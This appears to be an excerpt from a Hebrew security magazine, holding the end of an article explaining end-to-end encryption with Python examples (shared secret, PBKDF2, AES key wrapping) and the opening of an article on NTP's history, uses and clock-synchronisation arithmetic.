shared_secret_bob = create_shared_secret(bob_keypair["private"], alice_keypair["public"])
print(f"Shared-Secret, using alice's private key and bob's public key -
{b64encode(shared_secret_alice).decode()}")
print(f"Shared-Secret, using bob's private key and alice's public key -
{b64encode(shared_secret_bob).decode()}")
```

והתוצאה:

```
Shared-Secret, using alice's private key and bob's public key - yPwG4gMJSVrPT+dDedF08hQIxU6gJfYVCz5XP7z7ZlY=
Shared-Secret, using bob's private key and alice's public key - yPwG4gMJSVrPT+dDedF08hQIxU6gJfYVCz5XP7z7ZlY=
```

קסמים של מתמטיקה!

חשוב לציין, כי מאחר ולשרת האפליקציה Zubian לעולם לא תהיה גישה למפתח הפרטי, היא לא תוכל לייצר את ערך ה-Shared Secret הרלוונטי, ולכן לא תוכל לפענח את המידע המוצפן.

כעת, כדי להוסיף שכבת אבטחה נוספת אליס תשתמש בפונקצית גזירת מפתח (KDF) - פונקציה המקבלת קלט (במקרה שלנו ה-Shared Secret) ומחזירה ערך המשמש כמפתח או כמזהה ייחודי לקלט שקיבלה, בדרך כלל על בסיס פונקציית גיבוב ומספר פרמטרים נוספים (הוספת Salt לערך ה-Shared Secret, גיבוב רב פעמי של הקלט):

```
salt = b"alice-and-bob-4ever"
derived_key = do_kdf(shared_secret_alice, salt)
```

```
def do_kdf(shared_secret: bytes, salt: bytes) -> bytes:
    kdf = PBKDF2HMAC(
        algorithm=hashes.SHA256(),
        length=32,
        salt=salt,
        iterations=1000000,
    )
    return kdf.derive(shared_secret)
```

פעולה זו תאפשר לאליס ולבוב לייצר מפתח זהה, על סמך ה-Shared Secret שייצרו באמצעות המפתחות שלהם. (אף על פי שלגורם שלישי יהיה מאד קשה לנחש את ערך ה-Shared Secret המשותף שלהם, השימוש בפונקצית KDF מעלה את המחיר החישובי במקרה של ניסיון מתקפת brute force, מאפשר יצירה של מפתח ארוך יותר מאורכו של ה-Shared Secret ואף מאפשר ייצור של מספר מפתחות שונים על בסיס אותו Shared Secret).

כעת, תשתמש אליס במפתח שגזרה כדי להצפין את מפתח ה-AES שהשתמשה בו כדי להצפין את המידע. ההצפנה בה תשתמש כדי לעטוף את מפתח ה-AES, תהיה הצפנת AES בעצמה (כעת בטוח להשתמש בהצפנת AES, מאחר ורק אליס ובוב יכולים לייצר את המפתח שגזרנו), רק שהפעם תשתמש בהצפנת AES במוד ECB, כזו שלא דורשת ערך IV.

```
wrapped_aes_key = wrap_aes_key_with_derived_key(aes_key=aes_key, derived_key=
derived_key)
```

```
def wrap_aes_key_with_derived_key(aes_key: bytes, derived_key: bytes) -> bytes:
    cipher = Cipher(algorithms.AES(derived_key), modes.ECB())
    encryptor = cipher.encryptor()
    return encryptor.update(aes_key) + encryptor.finalize()
```

ההודעה של אליס מוצפנת ומוכנה לשליחה! אליס תארוז את ההודעה המוצפנת לצד המפתח העטוף, ערך ה-IV ששימש להצפנת ההודעה ולצד המפתח הפומבי שלה בפורמט JSON, ותשלח אותו לשרת.

```
message = {
    "public_key": alice_keypair["public"],
    "ciphertext": encrypted_message,
    "wrapped_key": wrapped_aes_key,
    "iv": iv
}
```

המידע שקיבל השרת חסר ערך עבורו, וזאת כי אין ביכולתו לפענח את ההודעה הרלוונטית. במצב זה, השרת משמש כשליח בטוח ואמין, ואליס אף תוכל לסמוך על השרת שישמור עבורה את ההודעה לטווח הארוך, מאחר ודליפה של התוכן המוצפן לא מהווה סיכון. (בפועל, יצירת גיבוי מוצפן הוא אינו דבר של מה בכך, מאחר ועל הלקוח להוכיח לשירות שהוא ראוי לקבל את המידע המוצפן, גם אם הוא לא זה שהצפין אותו. לדוגמא, במצב בו משתמש מתחבר אל החשבון שלו ממכשיר נוסף, המקבל מפתח פרטי חדש, שלא נעשה בו שימוש כדי להצפין את תוכן הגיבוי).

לאחר שיקבל את ההודעה, בוב יבצע רצף פעולות דומה. ראשית, ישתמש במפתח הציבורי של אליס כדי לייצר ערך Shared Secret, אותו יכניס כקלט לפונקציית KDF כדי לייצר את המפתח המשותף (המפתח שבאמצעותו אליס הצפינה את מפתח ה-AES):

```
shared_secret_bob = create_shared_secret(bob_keypair["private"], message["public_key"])
    derived_key = do_kdf(shared_secret_bob, salt)
```

כעת, יוכל בוב לפענח ("לקלף") את מפתח ה-AES המוצפן:


```
def unwrap_aes_key_with_derived_key(aes_key: bytes, derived_key: bytes) -> bytes:
    cipher = Cipher(algorithms.AES(derived_key), modes.ECB())
    decryptor = cipher.decryptor()
    return decryptor.update(aes_key) + decryptor.finalize()
```

```
unwrapped_aes_key = unwrap_aes_key_with_derived_key(message["wrapped_key"], derived_key)
```

לאחר שיקלף את המפתח בהצלחה, יוכל להשתמש בו ובערך ה-IV שסיפקה לו אליס כדי לפענח את הטקסט המוצפן:

```
decrypted_message = aes_decrypt(message["ciphertext"], unwrapped_aes_key, message["iv"])
print(decrypted_message.decode())
```

בוב פיענח את המידע וקרא את תוכן ההודעה החשובה! התהליך המתרחש בכל פעם שאליס תרצה לשלוח הודעה לבוב, ולהפך:



בין אם מדובר בהודעה טקסט, קובץ, או כל פורמט אחר שאפליקציית Zubian מאפשרת, הצד השולח יצפין את המידע באמצעות מפתח AES (מפתח AES חדש עבור כל הודעה!) אותו הוא יעטוף באמצעות מפתח משותף (Shared Secret -> KDF) ולבסוף ישלח אותו אל היעד, לצד המידע המוצפן.

אף על פי שרצף הפעולות שתיארנו עשוי להיראות מסורבל וארוך, קסם ההצפנה מאפשר לנו לבצע אותן בזמנים קצרים מאד גם כאשר מדובר בכמויות גדולות של מידע. מאחר ורצף הפעולות שתיארנו נחשב כה טריוויאלי באפליקציות מסרים מיידיות, בהן זמינות ומהירות בעלי עדיפות גבוהה, אלגוריתמים ופרימיטיביים קריפטוגרפיים ימומשו בספריות nativeיות לצורך יעילות כך שאפליקציה הכתובה בשפה גבוהה יותר, שלאו דווקא רצה כקוד native מקומפל (Java, Python) תוכל "לקרוא" לפונקציות רלוונטיות על ידי טכניקות צימוד כאלה ואחרות. לצורך הדוגמא, ספריית cryptograhpy בה השתמשנו מתבססת בין היתר על ספריית Rust המבצעת צימוד לספריית openSSL המוכרת.

אם נקפוץ אל מימוש פונקצית ה-KDF בה השתמשנו, נוכל לראות את הקריאה לפונקציה מספריית rust_ssl:

```
def do_kdf(shared_secret, salt):
    kdf = PBKDF2HMAC(
        algorithm=hashes.SHA256(),
        length=32,
        salt=salt,
        iterations=1000000,
    )
    return kdf.derive(shared_secret)
```

```
def derive(self, key_material: bytes) -> bytes:
    if self._used:
        raise AlreadyFinalized("PBKDF2 instances can only be used once.")
    self._used = True

    return rust_openssl.kdf.derive_pbkdf2_hmac(
        key_material,
        self._algorithm,
        self._salt,
        self._iterations,
        self._length,
    )
```

סיכום

במאמר זה הכרנו מקרוב את הדרך בה ממומשת הצפנה מקצה לקצה באפליקציות מודרניות, דיברנו על אלגוריתמי ההצפנה הנפוצים בהם נעשה שימוש במימוש מנגנונים שכאלה, וראינו כיצד שרשור שלהם בפעולות קריפטוגרפיות נוספות, המרגישות כקסם של ממש, מאפשר לנו לתקשר אחד עם השני בצורה בטוחה שמבטיחה את הפרטיות שלנו. את כלל הקוד ניתן להוריד מה-Repo ב-Github:

https://github.com/DWe2ee/dw_e2ee

על המחבר

עידן שכטר, בן 26, אוהב בעלי חיים ואת הים, חוקר בקבוצת NSO.

NTP - איך לא לאחר באינטרנט

מאת אלעד קמינסקי ויואב בם

הקדמה

NTP או Network Time Protocol, הינו פרוטוקול אשר עוזר לסנכרן את כל שעוני המחשבים ברשת לשעונים של שרתים בעלי זמן עדכני ומדויק יותר. מדויק לפי מה? קיימים שעונים כגון שעונים אטומיים או שעוני GPS בעלי רמת דיוק גבוהה במדידת זמן ולכן הזמן במחשבים אחרים בנוי עליהם, הפרוטוקול הוא מעין דרך תקשורת ביניהם כדי שכל שעוני המחשב בעולם יהיו מסונכרנים לפיהם.

הפרוטוקול NTP פועל בשכבת האפליקציה מעל פרוטוקול UDP תחת פורט 123. הוא נכנס לשימוש עוד לפני שנת 1985 ועדיין בשימוש כיום. דבר זה הופך אותו לאחד הפרוטוקולים הישנים ביותר שעדיין בשימוש. במהלך המאמר נבחן את היסטוריית הפרוטוקול, חשיבותו בעולם מדעי המחשב והשימושים הנפוצים ביותר שלו. בנוסף לכך, נחקור כיצד הוא עובד מאחוריי הקלעים, כמו כן נסתכל על בעיות אפשריות של הפרוטוקול וכיצד הוא מתמודד איתן.

זהו לא המאמר היחיד ב-Digital Whisper שמציין את הפרוטוקול הזה. ב-2014 **יורי סלובודיאניוק** כתב מאמר על התקפות סייבר בישראל בשם "פוטנציאל מתקפות ה-DDoS במרחב האינטרנט הישראלי" שם הוא ציין את הפוטנציאל של התקפת DDoS על שרתי NTP.

שנתיים לאחר מכן, יורי פרסם מאמר על ניהול חומת האש בשם "איך לא מומלץ לנהל את ה-Firewall שלך". במאמר זה הוא ציין אודות הבעיות של סטיית זמנים בלוגים עקב איש שימוש בשרת NTP.

בשנת 2021 במאמר של **ר. בקר וא. חורי**, "מתקפות מניעת שירות מוגברות", הם הציגו שימוש ב-NTP לביצוע Amplification Attacks.

כמו כן מאמר נוסף משנת 2021 שנכתב על-ידי **נ. כהן וע. מליאנקר**, " First Step to Tame a Kerberos: Know Your Enemy". הציג את ההסתמכות של פרוטוקול Kerberos על סנכרון זמנים על-ידי NTP.

היסטוריית הפרוטוקול

פרופ' דיוויד ל. מילס הוא דר' למחשבים ומדעי התקשורת (נכון ל-2023, הוא עדיין חי). ב-1977, הוא התחיל לעבוד בחברה COSMAT, החברה אשר המציאה את מה שהיום נחשב האב הקדמון של האינטרנט, ARPANET. התפקיד שלו היה לוודא שכל שעוני המחשבים שברשת יהיו מתואמים. ב-1980 הוא עשה זאת ע"י המצאת אחד מפרוטוקולי התקשורת הישנים ביותר, NTP. לאחר מכן האלגוריתם עוד התפתח למה שהוא היום.

הגרסה הראשונה ביותר של NTP יצא בסביבות 1980 ותועדה ב- IEN-173 וקצת לאחר מכן ב-RFC-778. באותה תקופה, הפרוטוקול נקרא Internet Clock Service (שירות שעון אינטרנט) ושומש לפרוטוקול HELLO, אחד מבין פרוטוקולי הניתוב הישנים ביותר. ב-RFC-958 ה-NTP הוצג לראשונה. המסמך זה הוסבר פורמט ה-packet ואת החישובים הבסיסיים שהפרוטוקול מבצע. באותו זמן, הפרוטוקול לא התמודד עם שגיאות קלות בתדירות העברת המידע. לבסוף, ב-1988, פורסם תיעוד מלא של הפרוטוקול ב-RFC-1059 שבה צורף אפשרות למצב סימיטרי וגם למצב של שרת-לקוח.

הגרסה השניה של NTP הוסיפה אימות מפתח עם סימטרי לפרוטוקול (נסביר בפירוט בפרק "זמן ואבטחה") ותוארה ב-RFC-1119 בערך שנה לאחר הוצאת הגרסה הראשונה. בנוסף לכך, באותו הזמן פותחה תוכנה בשם "XNTP" ע"י דניס פרגסון באוניברסיטת טורונטו. התוכנה השתמשה ב-NTP ואף שפרה באותו בכך שהוסיפה לו דיוק ויציבות משמעותי וטיפלה במקרים של זינוק שניה (נפרט יותר בפרק 3). בנוסף לכך, ה"חברה לציוד אלקטרוני"הוציאה פרוטוקול בשם "שירות לתיאום זמן דיגיטלי" (DTSS) שעשה את אותו הדבר כמו NTP.

הגרסה השלישית צירפה את הרעיונות הטובים של NTP ו-DTSS לפרוטוקול יחיד שתואר ב-RFC-1305, ב-1992. גרסה זו הוסיפה תיקון סטטיסטי לשגיאות ויוצאי דופן במדידת קצב התעבורה של הפקטות ברשת. כמו כן, נוסף לפרוטוקול מצב השידור.

מאז הגרסה השלישית, הפרוטוקול שופר באופן רציף. באמצע שנות ה-2000, ניהול הפרוטוקול עבר מידיו של מילס לאדם בשם הרלן סטן. ב-2010, פורסם RFC 5905 ובו תוארה הגרסה הרביעית והאחרונה בעת כתיבת המאמר. גרסה זו שיפרה משמעותית את דיוק הסנכרון לרמה של מילי-שניה יחידה של שגיאה בין שעונים המחוברים לו. בנוסף לכך, נוסף מצב multicast לפרוטוקול, אופשר אימות עם מפתח ציבורי, אמינות הפרוטוקול שופרה והומעטה תעוברת האינטרנט שהפרוטוקול יצר. מאז ועד היום הפרוטוקול עוד משתפר ומתפתח.

חשיבות הפרוטוקול בעולם מדעי המחשב והשימושים הנפוצים

כפי שצוין בהקדמה, NTP הוא אחד מהפרוטוקול הישנים ביותר שעדיין בשימוש. זה מכיוון שהוא ממלא צורך מאוד בסיסי ברשת של מחשבים: סנכרון זמן. למה סנכרון בין שעוני המחשבים ברשת הוא חשוב? הסיבות מוצגות להלן:

אימות מצריך תיאום בזמנים

אחת מההתקפות סייבר הנפוצות ביותר באימות משתמשים היא התקפת "שליחה מחדש" (replay attack). בהתקפה זו, התוקף מצליח "להתיישב" על קו התקשורת ולפענח את ההודעות בין הלקוח לשרת האימות. כאשר לא מופעלים מנגנונים נגד התקפה זו, התוקף מסוגל לעכב, למחוק ולשלוח מחדש הודעות ובכך לפרוץ את פרוטוקול האימות.

אחד מהמנגנונים היעילים ביותר בלוחמה במתקפות מסוג זה הוא טביעות זמן (timestamps). הרעיון הוא שאם עבר יותר מדי זמן בין השליחה לקבלה של הודעות, אז ככל הנראה מישהו מפריע להודעה לעבור כמו בהתקפת "שליחה מחדש". בשביל לדעת כמה זמן עבר בין השליחה לקבלה, פשוט השולח מוסיף להודעה את הזמן הנוכחי והמקבל מוודא שהזמן הוא בתווך הגיוני (לרוב כמה מילי-שניות בודדות) מהזמן הנוכחי.


דוגמה טובה לכך היא הפרוטוקול Kerberos. בפרוטוקול זה, שרת צד שלישי מאמת את זהותו של הלקוח ושולח לו כרטיס אשר בעזרתו השרת יכול לדעת שהלקוח מאומת. לכל כרטיס כזה יש זמן תפוגה שאחריו הוא לא מתקבל ע"י השרת. למידע נוסף על הפרוטוקול, אפשר לקרוא את המאמר "1-st Step to Tame a Kerberos: Know Your Enemy" שצוין בהקדמה.

בעיה אחת שיכולה לצוף משיטה זו היא שכאשר שעוני המחשבים לא מתואמים. במצב כזה, השיטה כולה נופלת וכמעט אף הודעה לא תתקבל. לכן, זה קריטי שהשעונים בין המחשבים היא מכוונים בדיוק רב.

רישום בלי זמנים הוא לא רישום

אחד מהאספקטים הכי חשובים בתכנות הוא רישום (logging). באופן כללי, כאשר תכנית רצה היא לרוב עושה רישום של איזה תהליכים היא סיימה, איזה ערכים היא חישבה וכדומה. רישום הוא חשוב מכיוון שהוא משפר ברמה משמעותית את היכולת לתקן בעיות בתוכנה, לשפר את ביצועיה ולוודא התמדה בנכונות התוכנה. בנוסף לכך, רישום יכול לעזור לזהות אירועי אבטחה במערכת ההפעלה או אפליקציה כלשהי אחרת. הודעות ברישום תמיד חייבות להגיע עם טביעת זמן ויש לכך כמה סיבות. הסיבה הראשונה אופטימיזציה.

כאשר בין תהליכים בתוכנה יש טביעת זמן ממנה ניתן להבין יותר טוב מה לוקח יותר זמן ומה אפשר להשאיר כמו שהוא בתוכנה.



סיבה נוספת היא ניתוח ביחס לעולם החיצוני. כאשר תוכנה כמו אתר אינטרנט, משחק ווידאו או פשוט שרת ענן קורסת, חשוב להבין את הגורם לכך והוא לרוב חיצוני. הבנה של הזמן המדויק של הקריסה מסוגלת להביא בדיוק את המידע הזה.

כמובן שכדי שהזמן ברישום יהיה מדויק, בייחוד בסביבה רשתית כאשר היא רצה על שרת נפרד, שעוני כל המחשבים אשר לוקחים חלק בהרצת או פיתוח התוכנה צריכים להיות מתואמים.

בשביל לעבוד יחד, צריך לדעת את השעה

כפי שצוין בפרק על היסטורית הפרוטוקול, NTP פותח ב-1980 מה שעושה אותו לאחד מהפרוטוקולים הישנים ביותר באינטרנט. למה היה צריך כל-כך מוקדם פרוטוקול כזה? מכיוון שסנכרון זמן עזר לתהליך הראשון שבשבילו נוצרו רשתות מחשבים, מחשוב משותף. למחשבים באותה תקופה לא היה מספיק כוח מחשבים כדי לחשב דברים ממש מסובכים ולכן נוצרו מערכות המקשרות מחשבים. הבעיה ש-NTP בא לפתור הייתה שרשת המחשבים הסתמכה על זה שכל שעוני המחשבים צריכים להיות מכוונים.

בנוסף לעבודה בין מחשבים, תיאום זמן הוא גם חשוב בעבודה בין אנשים. אנו לוקחים כמובן מעליו הרבה מהדברים שכתוב עליהם שעה מסוימת; אך חשוב להבין שבעבר, רישום השעה באופן מהימן התאפשר אך ורק בזכות הפרוטוקול NTP. על קבצים, מיילים, פוסטים ברשתות החברתיות, הודעות מידיות, commit-ים בשירותי קוד פתוח ועוד הרבה. רישומים אלה הם הכרחיים לעבודה יעילה ומסודרת.

כמובן, רשתות מחשבים לא רק מתקשרות בתוך עצמם, אלה גם מציעות שירות ללקוחות. דבר זה גרם לתקנים לחול על שירותים אלו שגרמו להם, בין השאר, להשאיר טביעת זמן מדויקת על מה שהם מספקים. דוגמה טובה לכך היא שעוד בשנות ה-60', העברות כסף גדולות צריכות היו להתלוות ברישום מדויק של הזמן שבו הם עברו מסיבות חשבוניות ומשפטיות.


כיצד הפרוטוקול עובד מאחורי הקלעים

אלגוריתם הסנכרון

בפשטות, הפרוטוקול בנוי מ-4 שלבים:

1. הלקוח שולח לשרת חבילת NTP לבקשת תיאום זמן. בחבילה נכלל זמן הבקשה לפי השעון של הלקוח המקומי.
2. השרת מקבל את החבילה ומקליט את זמן הקבלה לפי השעון המקומי שלו.
3. השרת מעבד את החבילה ושולח תגובה ומכליל את זמן הקבלה שהוקלט וזמן השליחה המקומי.
4. הלקוח מקבל את החבילה ומקליט את זמן הקבלה לפי הזמן המקומי שלו.

כך זה נראה:




לאחר שהלקוח מקבל את כל המידע הזה הוא מריץ חישובים על מנת לחשב מספר דברים. הלקוח מחשב את הפרשי הזמנים בין השעונים ואת הזמן שלקח לחבילה לעשות את כל המעברים מינוס זמן העיבוד שלה בצד השרת.

כיצד מתבצע החישוב? ראשית, כמה סימונים:

- t0 - זמן שליחת החבילה הראשונית לפי הלקוח
- t1 - זמן קבלת החבילה לפי השרת
- t2 - זמן שליחת חבילת התגובה לפי השרת
- t3 - זמן קבלת חבילת התגובה לפי הלקוח
- d - הזמן שלוקח לחבילה מסע הלוך-חזור בין השרת ללקוח ללא זמן העיבוד ע"י השרת
- x - ההפרש בין שעון הלקוח לשעון השרת

(כל המשתנים הם במילי-שניות)



(שרטוט של צירי הזמן עם המשתנים המוגדרים)

נשים לב כי בין הזמן שהחבילה יוצאת מהלקוח ועד שהיא חוזרת עליו עוברים t3 - t0 מילי-שניות, ולשרת לוקח t2 - t1 מילי-שניות לעבד את החבילה. לכן, מתקיים: $d = (t_3 - t_0) - (t_2 - t_1)$. אם נעשה את ההנחה שתקשורת לוקחת אותו זמן בכל כיוון, הזמן שלוקח לחבילה להגיע מהלקוח לשרת ומהשרת ללקוח הוא d/2 מילי-שניות ולכן מתקיימים:

$t_0 + \frac{d}{2} + x = t_1$ להודעה הראשונה


$t_2 + \frac{d}{2} - x = t_3$ להודעה השניה

התהליך הנ"ל חוזר מספר פעמים כדי למנוע חישובים הנובעים מנתונים יוצאים מן הכלל (הקונבנציה היא לפחות 6 פעמים ב-10 דקות הראשונות של החיבור לרשת). ובכל פעם מוצאים את d,x, עושים להם ניתוח סטטיסטי בו מוציאים את ההודעות בהם התקשורת לקחה כמות זמן יוצאת דופן ומוסיפים לשעון את ה-x הממוצע. חשוב לציין, אם ערכי החזרה מפוזרים ואינם עקביים אפילו לאחר הניתוח הסטטיסטי, הסנכרון ייעשה שוב פעם כנגד שרת אחר כדי לוודא את תוצאות הסנכרון המקורי.

תעדוף שרתים והיררכיית סטרטום

פרוטוקול NTP משתמש בדירוג היררכי של מקורות הזמן השונים. כל שכבה בהיררכיה מכונה סטרטום (stratum) ומצורף לה מספר אשר מייצג את הדרגה שלה, הדרגה הראשונה הינה 0 ומשומשת לשעונים המדויקים ביותר שזמן נמדד ביחס אליהם ולכן נקראים שעוני התייחסות (reference clocks).

